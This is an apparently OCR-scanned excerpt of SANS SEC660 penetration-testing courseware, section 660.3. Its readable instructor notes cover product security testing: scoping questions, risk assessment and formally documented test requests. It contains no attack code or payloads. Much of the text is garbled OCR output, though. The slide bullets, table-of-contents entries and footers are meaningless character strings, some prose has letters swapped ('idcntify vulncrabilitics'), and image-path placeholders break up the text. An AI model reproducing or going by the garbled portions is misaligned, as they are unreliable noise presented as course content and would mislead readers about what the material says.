660.3
Python, Scapy, and Fuzzing

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

oh©WW028, Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Python, Scapy, and Fuzzing

u F P8g Pd, | o c a a |ae a bo o

Python, Scapy, and Fuzzing – 660.3
In this section, we will cover topics such as product security testing, Python scripting for penetration testers, and fuzz testing for bug discovery. Each of these areas will be leveraged throughout the course as we continue to build from concepts learned in courses such as SEC560

Courseware Version: D01_01






Table of Contents (1)

SANS SEC660 Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

This is the Table of Contents slide to help you quickly access specific sections and exercises.



This is the Table of Contents slide to help you quickly access specific sections and exercises.



S8h©12s8he0hia

- JeJ47,,,ae tr738a0e,,e u4947,37n,9,e4074,0e
- Jet,t17,e 392eu,07e ,e1i,n737n,9e
- Jeut,l,90e r831t8e392esd77n9ie
- Je,e1o,n7n9ietn9dee5,e u4947,37n,9,e4074,0e
- Je,e1i,n7n9ie gn92,,0e 5,e u4947,37n,9,e4074,0e
- Je317d,4e7l4eso3ied3io49i4e

u5_d hd


S5pi,isd 1ghpm0he9r J7d

g_xrped 1Ed g9e9xEax,ped m9hx9Ehd
,WiEntiimgtrgnegrdurgd 2nEe,yid
J989Ea,,e,d ula,_d
,WiEntiiad2nr,adrr2d ,W,trtyd
i0aa,e,d pexEpo0lx,ped aeod,,9Eax,ped
J0,ao,e,d ad0aa,e,d nEarraEd P,xrd u0aa9_d
i0aa,i,d Japled ,p89Ea,9d u9ah0E9r9exd
,WiEn,iiodagrwrmoad ntrngdiri0Si,igyd
up0El92phh,hx9od i0aa,e,d P,xrd piJd
Jppxlar,d

SANS 4,tgd 1eLuLot0d 2,,,tod t,n)7g,sd,ct7)d ia7,orhd roud,)7nscdtsts7ord

Product Security Testing

In this module, we will discuss the practice of product security testing.




[illegible]

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 5

'iioi,ioo9r

The objectives in this module focus on an approach to product security, including an overview of testing, prioritization, tools, bug discovery, and reporting.



Opt r1tgse,n1gsg,nr,e,s1 ,gt,gnQ,11 rr,1 ,g1rt5gS1 „1 ,gt,1r1in,Sia,m1

ir Sl,sh,1r 1sslttr ohd„h7reg1o2r

ir rd„et1hdr 3,leld,1hdr 8rt,l,r er382r

ir id,1e1,etr e1J2r

ir Jh1slr hel,r r3reJhr32r


or8,5„r,hdlr

ir ohed,7lttr h„l,tr

SANS miammtPh3frzbiP abrb,dlrP db.p-rroREOxfipPfil-rroP irFP ipRfiziOPzairrP bP

Product Security Testing

Working as an advanced penetration tester often means testing products and applications being considered for use by an organization. Product security testing is typically limited to a specific product or application or range of products within the same space. Often these products are being considered as a replacement to an existing technology or a new technology being introduced. Penetration testing frameworks offer limited support with this type of testing, unless there is a known vulnerability and corresponding exploit. A tester must be able to take any type of product or application and have a methodical approach to performing a complex risk assessment. Remember you are often the final say from a security perspective as to whether or not an organization moves forward with v(particular product or application. Failurc to idcntify vulncrabilitics could rcsult in scrious implications if a vulnerability is discovered by an attacker. Types of devices that you may be asked to assess include NAC, IPS/IDS, AV, VoIP, smartphones, embedded systems, and countless others.



Initial Questions

n vx u u

m xv v

i us xv v

Ts s v v vu

o vsuuv v v

Q u v v

SIRMMdv D 'FBD B B E-ejBmEi'Cus TQE iEi'G- D Ey-iP-Fbi'C


Initial Questions

Though seemingly obvious, these initial questions can help with prioritization and timing estimates for testing. Business units can sometimes be reluctant to share information about the reasoning for selecting a particular product for use within an organization. This author has seen reasons ranging from cost and company reputation to executive-level commitments and vested interests. Remember, your job is to perform a risk assessment on a proposed product that may have the potential to scale quickly outside of the initial scope and expose customers, employees, vendors, and others to potential vulnerabilities. It is the tester's name on the final report. We'll discuss risk transference later. Once a product is approved for implementation, it is difficult to justify and fund change in the futurc, rcgardlcss of thc rcasoning.

These questions are best discussed in-person or on a conference call. Any missed questions or action items should be documented and tracked closely. Sales representatives from a product company are known to promote or leak information about a feature or control that is still in development. The type of product should be discussed, along with any competitors within the space. The product sponsors should be prepared to respond to significant questioning about the product's functionality and security features, along with the reasoning for selecting the product at hand. Contacts should be provided, giving the tester direct access to developers and other technical staff from the company owning the product. Depending on the size of the company and the size of the potential transaction, it is not uncommon to be on a call with the CIO from the company owning the product. This level of visibility requires the skill of articulating complex topics at a business level. At smaller organizations, the CIO is often quite technical and willing to provide whatever information is needed.

Other initial questions should include the size of the initial deployment and likelihood of scaling the deployment in the future. The location of the deployment is essential when applicable. A smartphone deployment to a limited number of senior managers is much different than a new AV product rolled out to 100K systems. These questions must be put into perspective accordingly. The type of access stored on, passed through, or accessible by the product is critical in understanding the impact to the organization.

Though often carried out by a separate team, a risk assessment must be performed on the product, starting at a very basic level. It is not uncommon to see your writing appear in many emails and reports. A medium-to-large organization with an internal risk assessment group will certainly leverage the documentation provided in the final report. The level of access to the product by regular users and administrators must be well-understood in order to gauge the impact, as well as the likelihood, of vulnerability discovery and successful exploitation.


ṙoalSi(.imi ti.lim.i

leiml.mrcebmikemoemurkmtmslem.thewmvkeoivcvkse

lec.khvksemymkleivxmrtevmivcv,icvmke


leiml.mrcerrm.thevkut.hmteimymuctenkrmieikhe
y.rcvbvuicvmke

- Who is requesting the technology?
- How will it help the organization?

SANS A cUUh(AAp fi •.. .)r 6By RAlMftw Z6. r fi eZ .

Documented Request

As with most work-related items, the request for a product security test should be formally submitted and thoroughly documented. The request should be submitted by the project sponsor, or someone representing the project sponsor. The documented request helps with prioritization and accountability. Funding for some projects is very unstable, especially if there is no real business justification. Throughout the lifetime of the testing, the tester should be in contact with the sponsor in order to be notified of any changes to the status of the request. This also allows the tester to inform the sponsor of any issues with testing, ranging from security issues to changes in scope.



Prioritization

n

d„i a1,su,ji3, gi,tai7, ,iu1, ,iaas3i, aSii1h,

_dJg„hyhnPdhEh,phatJd

_d yJ„Jty,h,dhnhhJnyPdLhhr,nJd

i©2008VyhdarpypIddthn7rd

d„i „ ,igi, 1s,3, ii, 7ii, ia13h,

_d,ryd hwJa7JyJnEpaJpdggJrydonJhy7dJdyhdpEJpdEpyhyphardyd ,PdnJn,Jryhnd

